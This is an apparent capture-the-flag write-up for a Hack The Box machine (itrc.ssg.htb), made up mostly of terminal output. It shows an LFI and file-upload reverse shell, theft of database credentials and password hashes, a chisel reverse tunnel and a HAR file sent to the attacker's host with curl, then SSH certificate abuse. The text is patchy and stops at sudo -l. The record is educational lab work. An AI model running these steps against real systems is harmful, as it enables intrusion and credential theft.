



Information Gathering

1) Found open ports


```
vigneswar@VigneswarPC: ~  
$ tcpscan 10.129.158.47  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-05 18:07 IST  
Nmap scan report for 10.129.158.47  
Host is up (0.29s latency).  
Not shown: 65532 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)  
|_ ssh-hostkey:  
|_ 256 d5:4f:62:39:7b:d2:22:f0:a8:8a:d9:90:35:60:56:88 (ECDSA)  
|_ 256 fb:67:b0:60:52:f2:12:7e:6c:13:fb:75:f2:bb:1a:ca (ED25519)  
80/tcp    open  http     nginx 1.18.0 (Ubuntu)  
|_ http-title: Did not follow redirect to http://itrc.ssg.htb/  
|_ http-server-header: nginx/1.18.0 (Ubuntu)  
2222/tcp  open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)  
|_ ssh-hostkey:  
|_ 256 f2:a6:83:b9:90:6b:6c:54:32:22:ec:af:17:04:bd:16 (ECDSA)  
|_ 256 0c:c3:9c:10:f5:7f:d3:e4:a8:28:6a:51:ad:1a:e1:bf (ED25519)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 90.35 seconds  
  
vigneswar@VigneswarPC: ~  
$
```

2) Checked the website






3) Found directory structure




4) Found a admin page



Vulnerability Assessment

1) Found LFI with php restriction



2) Tested file upload + lfi


```
vigneswar@VigneswarPC: ~  
book hacktricks.xyz/generic-methodologies-and-resources/shells/full-tty  
(vigneswar@VigneswarPC)-[~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [10.10.14.144] from (UNKNOWN) [10.129.158.47] 55492  
whoami  
www-data  
python3 -c "import pty;pty.spawn('/bin/bash')"  
/bin/bash: line 2: python3: command not found  
which python  
id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
script /dev/null -qc /bin/bash  
www-data@itrc:/var/www/itrc$ ^Z  
zsh: suspended nc -lvnp 4444  
(vigneswar@VigneswarPC)-[~]  
$ stty raw -echo && fg  
[1] + continued nc -lvnp 4444  
www-data@itrc:/var/www/itrc$ export TERM=xterm-256color  
www-data@itrc:/var/www/itrc$
```

```
vigneswar@VigneswarPC: ~  
www-data@itrc:/var/www/itrc$ ls  
admin.php          db.php             index.php          savefile.inc.php  
api                filter.inc.php     loggedin.php       ticket.php  
assets             footer.inc.php     login.php          ticket_section.inc.php  
create_ticket.php  header.inc.php     logout.php         uploads  
dashboard.php      home.php           register.php  
www-data@itrc:/var/www/itrc$ cat index.php  
<?php session_start();  
  
if (isset($_GET["page"]) and file_exists($_GET["page"].".php")){  
    $page = $_GET["page"].".php";  
} elseif (isset($_SESSION["username"])) {  
    $page = "dashboard.php";  
} else {  
    $page = "home.php";  
}  
  
require_once "header.inc.php";  
  
echo "<div class=\"main\">";  
include_once $page;  
echo "</div>";  
  
require_once "footer.inc.php";  
?>
```

2) Found db creds

```
www-data@itrc:/var/www/itrc$ cat db.php
<?php
```

```
$dsn = "mysql:host=db;dbname=resourcecenter;";
$dbusername = "jj";
$dbpassword = "ugEG5rR5SG8uPd";
$pdo = new PDO($dsn, $dbusername, $dbpassword);

try {
    $pdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
} catch (PDOException $e) {
    die("Connection failed: " . $e->getMessage());
}
www-data@itrc:/var/www/itrc$
```

jj:ugEG5rR5SG8uPd

3) Enumerated db

```
www-data@itrc:/var/www/itrc$ mysql -h db -ujj -pugEG5rR5SG8uPd
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 1259
Server version: 11.3.2-MariaDB-1:11.3.2+maria~ubu2204 mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

4) Found password hashes

```
MariaDB [resourcecenter]> select * from users;
```

id	user	password	role	department
1	zzinter	\$2y\$10\$VCpu.vx5K6tK3mZGeir7j.ly..il/YwPQcR2nUs4/jKyUQhGAriL2	admin	NULL
2	msainristil	\$2y\$10\$AT2wCUIXC9jyu0.sNMiL2.R950wZLVQ.xayHZiweHcIcs9mcbllpb6	admin	NULL
3	mgraham	\$2y\$10\$4nlQoZW60mVIQ1xauCe5Y00zZ0uaJisHGJMPNdQNjK0hcQ8LsjLZ2	user	NULL
4	kgrant	\$2y\$10\$pLPQbIzcehX05Yxh0bjhl0ZtJ180X4/04mjYP56U6WnI6FvxvtwIm	user	NULL
5	bmcgregor	\$2y\$10\$n0BYuDGCgzWXIeF92v5gFOCvLEXdI19JjUZNL/zWHHX.RQGTS03Aq	user	NULL
6	cgxllxtxbr	\$2y\$10\$dhWgauaX5rWLSMFBC1e2dedv0ePpBDtBOY7eVkcI2npSjsNt0hvB2	user	NULL
7	ucvjlpbfnn	\$2y\$10\$VCZJdE/UWFMGMG7/vo725.jgvv1oyrqwYtAkKnLK91wT4zmLoeBpm	user	NULL
8	cozapndgffj	\$2y\$10\$DdSbELDiuxPH3Uvfqn/dLegaGQ3VtA0ICyXGTVeokNptdL8r90H7y	user	NULL
9	hacker	\$2y\$10\$XoCW43M832N.GbNoZ7NsIe2i30DN5nYZ8ZsZpElp2RllICoSGnqy6	user	NULL

```
9 rows in set (0.000 sec)
```

5) Connected to chisel tunnel

We are in some sort of container

```

www-data@itrc:/var/www/itrc$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 172.223.0.3  netmask 255.255.0.0  broadcast 172.223.255.255
    ether 02:42:ac:df:00:03  txqueuelen 0  (Ethernet)
    RX packets 982485  bytes 102613228 (97.8 MiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 728085  bytes 364719348 (347.8 MiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    loop txqueuelen 1000  (Local Loopback)
    RX packets 12229  bytes 867359 (847.0 KiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 12229  bytes 867359 (847.0 KiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

```

vigneswar@VigneswarPC: ~

```

www-data@itrc:/var/www/itrc$ ./chisel client 10.10.14.144:8000 R:socks
2024/08/05 16:44:50 client: Connecting to ws://10.10.14.144:8000
2024/08/05 16:44:52 client: Connected (Latency 279.798369ms)

```

HackTricks

vigneswar@VigneswarPC: ~/Temporary

```

$ ./chisel server -p 8000 --reverse
2024/08/05 22:14:02 server: Reverse tunnelling enabled
2024/08/05 22:14:02 server: Fingerprint JT4dWwXUmLm3SCerqJPbixJEGY++GcpKAJKw
UVrn0ho=
2024/08/05 22:14:02 server: Listening on http://0.0.0.0:8000
2024/08/05 22:14:51 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: L
isting

```

No TTY

6) Found some files in uploads


```

www-data@itrc:/var/www/itrc/uploads$ unzip \*
Archive:  e8c6575573384aeeab4d093cc99c7e5927614185.zip
replace id_rsa.pub? [y]es, [n]o, [A]ll, [N]one, [r]ename: A
  inflating: id_rsa.pub

Archive:  c2f4813259cc57fab36b311c5058cf031cb6eb51.zip
  inflating: itrc.ssg.htb.har

Archive:  eb65074fe37671509f24d1652a44944be61e4360.zip
  inflating: id_ed25519.pub

Archive:  shell.phar
End-of-central-directory signature not found. Either this file is not
a zipfile, or it constitutes one disk of a multi-part archive. In the
latter case the central directory and zipfile comment will be found on
the last disk(s) of this archive.
Archive:  id_ed25519.pub
End-of-central-directory signature not found. Either this file is not
a zipfile, or it constitutes one disk of a multi-part archive. In the
latter case the central directory and zipfile comment will be found on
the last disk(s) of this archive.
Archive:  id_rsa.pub
End-of-central-directory signature not found. Either this file is not
a zipfile, or it constitutes one disk of a multi-part archive. In the
latter case the central directory and zipfile comment will be found on
the last disk(s) of this archive.
Archive:  fc74a7ddb492bbc711c0cdd6a4e1cd1c29af5b90.zip
  inflating: shell.phar
  extracting: shell.php

Archive:  6f64608e62608f908b99af14ac44d730a68c1ba3.zip
  inflating: shell.phar

Archive:  21de93259c8a45dd2223355515f1ee70d8763c8a.zip
  inflating: shell.php

```

```

www-data@itrc:/var/www/itrc/uploads$ ls
id_ed25519.pub  id_rsa.pub  itrc.ssg.htb.har  shell.phar  shell.php
www-data@itrc:/var/www/itrc/uploads$ |

```

```

vigneswar@VigneswarPC: ~
www-data@itrc:/var/www/itrc/uploads$ ls
id_ed25519.pub  id_rsa.pub  itrc.ssg.htb.har
www-data@itrc:/var/www/itrc/uploads$ |
db_leak  exploit.zip  generate.ph  hash  hashes  shell.php

(vigneswar@VigneswarPC) - [~/temp]
$

```

```

vigneswar@VigneswarPC: ~
www-data@itrc:/var/www/itrc/uploads$ curl -T itrc.ssg.htb.har http://10.10.1
4.144/itrc.ssg.htb.har
File uploaded successfullywww-data@itrc:/var/www/itrc/uploads$

vigneswar@VigneswarPC: ~/temp
$ python3 server.py
Starting httpd on port 80...
10.129.158.47 - - [05/Aug/2024 22:42:44] "PUT /itrc.ssg.htb.har HTTP/1.1" 20
0 =

```

7) Found a credentials in the har file


```
exploit.py src.php {} itrc.ssg.htb.har x req.py
{} itrc.ssg.htb.har > {} log > [ ] entries > {} 15 > {} request > {} postData > {} mimeType
2      "log": {
46      "entries": [
2008      {
2017          "request": {
2076          "cookies": [
2084              "secure": false
2085          },
2086      ],
2087      "headersSize": 647,
2088      "bodySize": 37,
2089      "postData": {
2090          "mimeType": "application/x-www-form-urlencoded",
2091          "text": "user=msainristil&pass=82yards2closeit",
2092          "params": [
2093              {
2094                  "name": "user",
2095                  "value": "msainristil"
2096              },
2097              {
2098                  "name": "pass",
2099                  "value": "82yards2closeit"
2100              }
2101          ]
2102      },
2103      "response": {
2104          "status": 302,
2105          "statusText": "Found",
2106          "httpVersion": "HTTP/1.1",
2107          "headers": [
2108              {
2109                  "name": "Cache-Control",
```

msainristil:82yards2closeit

8) Connected with ssh

```
(vigneswar@VigneswarPC)-[~]
$ ssh msainristil@itrc.ssg.htb
The authenticity of host 'itrc.ssg.htb (10.129.158.47)' can't be established.
ED25519 key fingerprint is SHA256:PVHx0qGsN7oX50zMsL/302BPQ3u50UhffyNeJZuo2K4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'itrc.ssg.htb' (ED25519) to the list of known hosts.
msainristil@itrc.ssg.htb's password:
Linux itrc 5.15.0-117-generic #127-Ubuntu SMP Fri Jul 5 20:13:28 UTC 2024 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Jul 25 12:49:05 2024 from 10.10.14.23
msainristil@itrc:~$ | : "1"
```

9) Found some certificate files



```
msainristil@itrc:/tmp$ ssh zzinter@127.0.0.1 -i id_rsa_zzinter
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.
ED25519 key fingerprint is SHA256:PVHx0qGsN7oX50zMsl/302BPQ3u50UhffyNeJZuo2K4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '127.0.0.1' (ED25519) to the list of known hosts.
Linux itrc 5.15.0-117-generic #127-Ubuntu SMP Fri Jul 5 20:13:28 UTC 2024 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
zzinter@itrc:~$ ls
sign_key_api.sh  user.txt
zzinter@itrc:~$ cat user.txt
fd3a39765b53d07c20236bcfb0f10aba
zzinter@itrc:~$ |
```

Privilege Escalation

1) Found a script



```
zzinter@itrc:~$ cat sign_key_api.sh
#!/bin/bash

usage () {
    echo "Usage: $0 <public_key_file> <username> <principal>"
    exit 1
}

if [ "$#" -ne 3 ]; then
    usage
fi

public_key_file="$1"
username="$2"
principal_str="$3"

supported_principals="webserver,analytics,support,security"
IFS=', ' read -ra principal << "$principal_str"
for word in "${principal[@]}; do
    if ! echo "$supported_principals" | grep -qw "$word"; then
        echo "Error: '$word' is not a supported principal."
        echo "Choose from:"
        echo "  webserver - external web servers - webadmin user"
        echo "  analytics - analytics team databases - analytics user"
        echo "  support - IT support server - support user"
        echo "  security - SOC servers - support user"
        echo usage
    fi
done

if [ ! -f "$public_key_file" ]; then
    echo "Error: Public key file '$public_key_file' not found."
    usage
fi

public_key=$(cat $public_key_file)

curl -s signserv.ssg.htb/v1/sign -d '{"pubkey": "'"$public_key"'", "username": "'"$username"'", "principals": "'"$principal"'"}' -H "Content-Type: applicati
on/json" -H "Authorization: Bearer 7Tqx6owMLtnt6oeR2ORbWmOPk30z4ZH901kH6UUT6vWziNqGrYgmSve5jCmnPJDE"
zzinter@itrc:~$ |
```

2) Logged in as root


```
support@ssg:~$ ls /etc/ssh/auth_principals
root    support    zzinter
support@ssg:~$ cat /etc/ssh/auth_principals/zzinter
zzinter_temp
support@ssg:~$ cat /etc/ssh/auth_principals/root
root_user
support@ssg:~$ |
```

5) Logged in as zzinter

```
zzinter@ssg: ~
bindresvport.blacklist  landscape  ModemManager  perl  services  udiskie
(vigneswar@VigneswarPC)-[~/temp/keys]
$ ./sign.sh id_rsa_zzinter.pub zzinter zzinter_temp > zzinter_cert
(vigneswar@VigneswarPC)-[~/temp/keys]
$ ssh zzinter@itrc.ssg.htb -i id_rsa_zzinter -o CertificateFile=zzinter_certificate
rt -p 2222
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-117-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

System information as of Tue Aug 6 02:40:26 PM UTC 2024

System load:          0.21
Usage of /:            69.6% of 10.73GB
Memory usage:         19%
Swap usage:           0%
Processes:            244
Users logged in:      1
IPv4 address for eth0: 10.129.203.203
IPv6 address for eth0: dead:beef::250:56ff:fe94:e8b9

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

$ cat /etc/ssh/auth_principals
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

$ cat /etc/ssh/auth_principals/zzinter
zzinter_temp
zzinter@ssg:~$ | cat /etc/ssh/auth_principals/root
zzinter@ssg:~$
```

6) Found a sudo permission

```
zzinter@ssg:~$ sudo -l
Active seasonal machine
Matching Defaults entries for zzinter on ssg:
